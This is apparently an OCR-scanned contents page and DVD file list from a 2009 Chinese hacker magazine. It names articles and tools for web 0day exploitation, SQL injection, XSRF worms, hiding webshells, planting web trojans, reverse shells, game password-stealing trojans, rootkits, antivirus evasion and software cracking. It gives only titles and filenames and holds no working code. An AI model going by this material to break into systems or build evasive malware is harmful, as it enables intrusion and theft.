看了上期某同志写的《U盘启动盘制作与量产》，我觉得模式太多，软件太多，而且那位同志如果研究进去了，或者像我一样有十几、二十个U盘，他就会明白：固件、芯片，这两个概念对于做这个U盘启动盘的难度了。

黑小说

399 夜幕猫来临V——至此，谁也不知道结局 Nobody
离开他们后，徐洛问夏彩为什么没有留下来，她静静地说：“cat，C-A-T，Cheryl at tanghe。她告诉世界，她就在塘禾高中，是向找她的人示威还是想向谁求助呢？”
401 Journey旅行 风逝水
我总是游走在网络，因为人类发明的这个互联网，连接了世界各地的计算机，而计算机的增多，也给我活动的空间，又多划出了更大一片天地。
403 爱，没有尽头 李德芹

新洞练练看

404 发掘开心网XSRF漏洞实现简易Ajax蠕虫 Zetifree/易逝'泊
406 E-doo音乐系统0DAY分析与利用 rabbitsafe
在Okee的blog上看到e-doo音乐系统的0day，但是他的分析不全面，

程序对 http_referer 值和 ip 地址都没有过滤，这些参数都是可以构造的。由于他对漏洞分析得过于简单，朋友建议我把详细的漏洞分析与利用方法给大家讲一讲……

408 F2blog Blind SQL Injection 0Day menzhi007

从本文可以学到 F2blog 漏洞的分析和利用和 exp 的编写。

410 新云CMS4.0系统漏洞利用 ykhack

最近从网上看到了关于新云 CMS4.0 的漏洞，严格的说，也不算是什么漏洞，只是新云问吧默认的数据库文件 asa 没有做任何安全处理。

410 CreateLive CMS 4.2注入漏洞分析 朝阳

西线无战事

412 IIS 文件解析漏洞助我轻松拿下报价服务网 rabbitsafe

这是一个专门提供各种 IT 产品报价的网站，有二手中心、下载中心、论坛和新闻中心等模块。首先看看论坛，用的是动网最新版本 8.2，默认数据库和管理员账号都改了，没有利用的地方。接着又看了看其它几个模块，好像有防注入系统，试了试 cookie 注入，也没有。

413 拥有自己的 Linux 肉鸡 spiderz

本文从 web 漏洞到 webshell，再反弹 shell 下载代码，进而溢出提取，最后添加 linux 用户完全控制主机。

415 超简单入侵“XX 盛世”主机代理平台 ykhack

大家都知道“XX 盛世”是一个提供主机合租的平台，今天我就给大家介绍一下怎么入侵它的代理平台。其实方法很简单，就是下载数据库！

415 对 XX 大学城市学院主站的一次友情检测 S4r4d0 【S.S.M】

文章技术含量不高，仅供比我还菜的菜鸟参考！

417 迂回战术在渗透中的应用 马军

419 用搜索型注入点实现了第一次定向入侵 ETY001

高手专栏

421 入侵之后——shell 的隐藏 Lescper

在检测网站成功放入 shell 后，我们通常都要加固一下 shell，即使是通过软件自动扫描获得的，也要保护我们的劳动成果。今天，我们就来总结下保护 shell 的方法。

422 自动挂马的小方法 lcx

423 一些入侵中你不得不考虑到的与 IP 地址有关的问题 南拳爸爸

窗外

424 Linews

425 Ubuntu 上搭建 VPN 服务器

在 Ubuntu 上搭建 VPN 服务器的方法还是比较多的，但是 PPTP 是最简单的一种方式，而且由于 Windows/Mac 系统中都内建有相应的客户端，所以使用起来非常方便。

427 利用 IPFilter 对 Solaris 进行安全加固 黄超毅/demonalex

从本文您可以学到如何在不中断服务的情况下配置 IPFilter。

快码加编

·编程源起

428 VB 简单编写实现手机控制电脑 SRat

闲来无事，试着在手机 WAP 浏览器中输入我的外网 IP，结果发现我的防火墙报警了……

429 风讯 4.0 漏洞发现与利用工具的编写 逍遥叹

从本文您可以了解漏洞原理及方法和利用程序实现漏洞利用工具。

430 解密网游木马开发全记录——WM_GETTEXT 获取浩方密码 鬼谷先生@H4CK.CN

为了揭露网游盗号的基本原理，我给大家演示黑客是如何通过编程实现密码的截取与发送的。

432 编写 MD5Decoder ccoz

·编程上路

434 病毒扫描工具的简易制作 爱梅小礼·菜客

今天我们不但要定义自己的病毒库，而且要做自己的“杀软”，很刺激吧？

436 Professional.Rootkits 入门笔记——Kernel Hooks（上） wo1fSea 黄铨雍

本文源于 Ric Vieler 著作《Professional Rootkits》的第 3 章 Kernel Hooks，本文的目的就是将引导实现一个 kernel hook（内核钩子）。

黑客免杀

438 手工打造天衣无缝的捆绑器 無洺漂客

在 9 月份的“黑手”中，“永不被杀的捆绑器”一文引起了我的注意。我按照文中所示进行操作……

CRACKER

440 每月破资源 10086

441 软件破解入门系列三——基础知识和软件爆破 missviola[O.S.T]

前面两课的内容不知道大家掌握了没有，从这一期开始，我们就要正式讲解软件破解的方法了，一定要先掌握好前面所讲的基础知识哦。


444 Win32/AutoRun.Agent.NZ 蠕虫感染文件的简单分析和文件修复 obaby

读编互动

446 Q&A 徐师傅

447 29 号信箱

448 宣传社



DVD目录

非安全.黑客手册2009年③④季合订本DVD光盘目录

推荐

2010黑客工具包
ASP.NET高级教程
黑客入门新手工具包
黑客常用小程序集锦
Google Chrome OS系统镜像
黑客手册09年6—12文章相关工具
推荐音乐：棉花糖.—.[小飞行]
经典黑客电影：【黑客帝国】前传《仪器》
谷歌应用引擎(Google App Engine)视频教程
国外超强注入工具Cfm Private SQL Injection

杀不死的秘密工具包

相关录像

6.3节 myccl定位语音教程
8.1节 pcmain.dll过卡巴测试
8.1节 pcshare过卡巴测试

相关工具

010Editor2.1.1
eXeScope
FreeRes
ha_peditor_1.7
ImportREC_fix
lordPE
PEiD 0.94
PE头信息清除器
ResHacker
resource 2.6 rc2
ResScope—v1.94
Restorator_2007
UltraEdit—32
Winhex
PE文件附加数据读写专家2006
Zeroadd

Tmdunpacker
VMUnpacker
multiCCL_f
MyCCL复合特征码定位v2.1加强稳定版
NOD32特征码转换器
OC
特征码修改定位器（国外版）
ASP代码加密大师
ASP加密最终4.0
ASP木马加密免杀GUI
HTM混淆免杀器
Javascript变形工具
webshell免杀工具
黑色靓点网马加密器
Asp反编工具.exe
phpencode.exe
unescape.exe
火狐ASP加密解密工具.exe
蓝星网页加解密专家.exe

ASPack
ExEinfoPE—v0.0.1.7d
ExeStealth275a
PELock 1.06
PPC
svkp1.43a
Themida
UPX
VM v1.55
vmprotectV1[1][1].21_XiaoSD
超级加花器1[1].6
ASProtect.2.3.6.26.Modified.exe
Hying's PE—Armor0[1].75.exe
MaskPE.exe
Nspack3.7.exe
花指令伪装器.exe
SuperPacker.exe

[DST]暗组DLL注入(vipver)
C32Asm
FlexHEX
InstDrv
OllyICE

手册必备工具

WinRARBetaSCPortable
PDF+PDG+WDL三合一阅读器
CSF文件播放器
Wrar371Gui
3389系列工具
Domain3
DTools
HDSI
NC
OllyICE
Pangolin穿山甲
SQL综合利用工具
暴风影音
冰刃.zip
老兵的cookies修改工具

娱乐黑客

经典黑客电影
《仪器》

棉花糖.-.[小飞行].专辑
棉花糖 - 小飞行
01. 小飛行
02. 陪你到世界的終結
03. 我們都一樣
04. 一朵徽章
05. 女孩
06. 請幫我愛他
07. B612
08. 遍地開花
09. 欠一個勇敢
10. 未來
11. 2375

工具仓库

国外超强注入工具 Cfm Private SQL Injection
系统专用全免 PHP 小马
黑客常用小程序集锦
2010 黑客工具包
[谷歌操作系统].ChromiumBuild
网站监控系统
Opera@USB v10.10 正式版
WeBuilder 2010 v10.1.0.119 绿色便携版
Nsasoft Product Key Explorer v2.3.0.0 绿色特别版
directx-show 漏洞利用工具
黑客入门新手工具包
沙盘 Sandboxie v3.42 特别版
WinCHM V3.615
流量之眼 (FluxEye) v2.02
硬件精灵(Unknown Device Identifier) v7.00

视频教程

谷歌应用引擎(Google App Engine)视频教程
[谷歌应用引擎(Google.App.Engine)视频教程].01
[谷歌应用引擎(Google.App.Engine)视频教程].02
[谷歌应用引擎(Google.App.Engine)视频教程].03
[谷歌应用引擎(Google.App.Engine)视频教程].04
[谷歌应用引擎(Google.App.Engine)视频教程].05
[谷歌应用引擎(Google.App.Engine)视频教程].06
[谷歌应用引擎(Google.App.Engine)视频教程].08
[谷歌应用引擎(Google.App.Engine)视频教程].10
[谷歌应用引擎(Google.App.Engine)视频教程].11
[谷歌应用引擎(Google.App.Engine)视频教程].12
[谷歌应用引擎(Google.App.Engine)视频教程].13
[谷歌应用引擎(Google.App.Engine)视频教程].14
[谷歌应用引擎(Google.App.Engine)视频教程].15

ASP.NET 高级教程
ASP.NET_L1 概述 1
ASP.NET_L1 概述 2
ASP.NET_L2_ 内置对象 2
ASP.NET_L2 内置对象 1
ASP.NET_L4_ 作业
ASP.NET_L6_ 跟踪与调试
ASP.NET_L6_ 验证控件
ASP.NET_L7_ 分页控件
ASP.NET_L8_ 自定义分页
ASP.NET_L8_ 自定义分页 _SQL 语句
[软件开发核心编程].ASP.NETL5
[软件开发核心编程].ASP.NET_L3_1
[软件开发核心编程].ASP.NET_L3_2
[软件开发核心编程].ASP.NET_L3_3
[软件开发核心编程].ASP.NET_L4
[软件开发核心编程].ASP.NET_L4_1
[软件开发核心编程].ASP.NET_L5_1
[软件开发核心编程].ASP.NET_L5_2

其他视频教程

大虾教你配置黑客工具
黑客入侵前的准备和防范方法
3322 域名方法配置灰鸽子服务端
guest 帐户隐藏方法
MYSQL 数据库系列动画之攻防篇
X_SCAN 的使用以及端口常识
把网吧的高清电影全部带回家
菜鸟迅速学会 RAR 高级捆绑术
教菜鸟玩转并解锁注册表
教你给软件加试用期限和注册码
禁止好友印象评价 + 绕过问题加好友
利用 2967 端口的漏洞抓鸡
手动检测注入点的步骤
网吧破解全部通杀达到免费上网
虚拟机演示放大镜后门使用
有效的反 QQ 盗号技巧
ARP 欺骗的介绍和实战分析
入侵必会之 Linux 密码破解
不提权照样拿虚拟机指定站
服务器高级安全配置 +2 种防范方法
详解网吧各种还原方法
跨站入侵黑客网站
新手学习黑客技术的方法
学习脚本黑客技术思路与方法
溢出入侵系列教程
通过嗅探来获取主机用户登录信息
零起点教程之 RAR 高级捆绑技术
网站入侵和网站维护的基础教程
网马的运行原理与防御
保护 ADSL 账号密码安全方法
详细讲解一步步找漏洞
建自己的站体验 ASP 后门乐趣
入侵黑客培训网站动画教程
变相的网众入侵网吧主机

黑客手册下半年相关文章工具

7-8
rouji- 工具.zip
网易新浪等大站 XSS 集合.ZIP
cra- 软件破解奇巧
cra- 双管齐下之 SimplePack 脱壳

cra-网页木马拦截精灵 v1.95
kmjb-bcslProfessional.Rootkits 入门笔记
kmjb-bcsl 基于套接字阻塞模式的远程控制软件
kmjb-bcyq 从 0 开始学习 asp.net
kmjb-bcyq 关于 U 盘恢复精灵的一些改进的补充
kmjb-bcyq 简简单单做数据备份还原
kmjb编写千橡开心农场外挂
kmjb 千橡开心农场之 AutoIt 批量处理
kmjb 千橡开心农场之 VB 鼠标点击器
linux-利用 iptables 与 snort 构建入侵检测系统
ms-让 multiCCL 自动定位功能过 NOD32
q-ASPX 木马后起之秀
q-防止网站挂马的使用技术之二
xx-COOKIES 注入详解
xx-HBcms 宏博内容管理系统 0Day
xx-MvMmall 网店系统 v5.5.1 漏洞分析
xx-nagios 命令注入漏洞渗透
xx-Ok3w 新闻发布系统漏洞分析
xx-对一大型学校商业 cms 的安全性分析
xx-检测 Vmall1.2 商城系统 video
xx-日拿 1000Webshell
xx-渗透某学校网站笔记
xx-亚阳影视系统 0day 分析与利用 pangolin_bin
zt-熊猫相关工具和代码

cracker
ASPackv2.2
Delphi.and.C++Builder.Decompiler.v3.42
FileMonitorV7.04
IDAPro5.4 中文帮助手册
IDAProDisassembler5.4
ImmunityDebuggerv1.73
Reflector
RegSnap.v6.1.1955
RegSnap.v6.1.1955 绿色版
SoftSnoop2009V0.1
破解帮助手册

cra-软件常用破解工具的介绍
DiE064
Import-REConstructor-v1.6FINAL
OllyDBG 汉化第三版
PEiD0.94 加强版
Restorator
fi
language2000

cra-完美爆破国外收费游戏
PEiD.0.95
游戏

q-再破 360 安全卫士
AAP1.0
MemoryInjector

vif
IISUSER_VIF_BUILD(4.1.9)
MYIIS-VIF 软件介绍.pdf

9 月
PS 高手照片处理软件.zip

bcsl02 菜菜也谈 Windows 进程管理
bcsl02 菜菜也谈 Windows 进程管理

bcsl03 基于套接字阻塞模式的远程控制软件
bcsl03 基于套接字阻塞模式的远程控制软件

bcyq01 反弹木马编写之 FTP 更新
bcyq01 反弹木马编写之 FTP 更新

bcyq02 化繁为简进入注册表
bcyq02 化繁为简进入注册表

bcyq04 汉字密码为 web 安全保驾护航
bcyq04 汉字密码为 web 安全保驾护航

bcys03VB 编写校内自动留言机终结篇
bcys03VB 编写校内自动留言机终结篇

carcker1
IDA5.5.0.952 非完全破解版
UpK2008EBook
自动添加注释的插件

cra02 手脱 eXPressor 并寻找失落的 IAT 函数
程序

cra03 小破“极品私人密盘
工具程序

panda2
panda2

qban02 手把手教你配置 wvs
WVS6.0

qban03 有对比才有鉴别
qban03 有对比才有鉴别

qban04 再破 360 安全卫士
AAP1.0
MemoryInjector

qban07 百度空间炸弹
丹若鼠标自动点击器 1.7

xd00DZ7.0 最新 0DAY 后门曝光
ASP+PHP 两用 Shell

xd01 浅析 PHP+MYSQL 注射原理及其逐步深入利用
gbook

xd03qcms0Day 发掘技术入门篇
qcms_php

xd04phpweb0Day 发掘技术入门篇 2
xd04phpweb0Day 发掘技术入门篇 2

xd06 在 magic_quotes_gpc=off 下绕过两种函数
test

xd07 击垮校园店小二

Shop1

xx04PcsecGame 黑客游戏通关
PcsecGame 黑客游戏通关

xx08 记一次万分曲折的入侵
记一次万分曲折的入侵

xx09 曲折渗透备考网
曲折渗透备考网

10 月

AsaiCoEV2
bcsl-01
bcyq1 代码
bcyq2 代码
cracker02 工具
cracker03
q-1 编译个人专版的灰鸽子
xd-4 利用 or 构造 SQL 巧妙注射 - 分析睿智管理系统安全 sql
xd-5 网站源码
xd-9 深喉咙伴随 3.8dtenv(DT)
xx3 跨站跨出 WEBSHELL 思路拓展光盘文件
xx6
xx7 记一次 Serv-U 提权
xx10

cracker01

UpKPEiDSign.V20090904
系统监视
补丁制作
计算工具

q 轻松登录 MSN 快乐禁止更新

eXeScope 6.41.zip
keymaker2

11 月

q04-360 手机安全卫士 s60v3.sisx
bcsl01ASP.NET Web BackDoor 编写原理
bcyq01 轻松统计软件安装情况
bcyq03 飞话的安全隐患
c01- 菜鸟逆向需注意脚本程序带来的误区
c02- 毒善其身
c03- 浅谈 Delphi 程序破解以及内存注册机的制作
ebu-U 盘启动盘制作与量产
gs01 挂马的两个新方法
IISUSER_VIF_BUILD
q05- 多桌面切换系统 1.0
xd01 易想 B2B 系统漏洞分析利用
xd02 深入挖掘网购系统漏洞
xd03 风讯网站内容管理系统最新 Oday 分利与利用
xd05weenCompany_ChineseEnglish_JT_V4.0.0_UTF8
xd09 深喉咙伴随 3.8dtenv(DT)
xx01 杀人老外公司内网
xx07 记一次非主流拿 webshell

ms- 免杀 API 函数过诺顿


LordPE 增强版
MyCCL- 安静稳定版
OC 偏移量转换器
WinHex13.0SR-12 汉化修正

panda4
MYSQL 语句大全.doc
SQL 参考手册.chm
SQL 数据类型.doc
Transact-SQL.chm
mysql-5.1.30-win32.zip
mysql.chm

xd08 对阿赛企业网站系统 V2 的漏洞分析
AsaiCoEV2

12 月

uiso9_cn.zip
blackra1n
redsn0w-win_0.8
filelist.xml
P1F1121A976FD747.jar
CreateLiveCMS
E-doo
新云教程 AND 软件
XSRFtools
firebug-1.4.3-fx.xpi
happy_worm.js
f2blog
f2blogFull
f2blog_exploit.php
2009-linux-sendpage3.tar.gz
aspxspy2
GetWebShell
IIS
webscan
上传抓包工具
RegSnap-v6.1.zip
Wireshark(Ethereal)
SuperExe2bat
ip
lcx
shell-code.txt
IP Filter.tar.gz
c32asm.zip
相关病毒样本



NOHACK 非安全

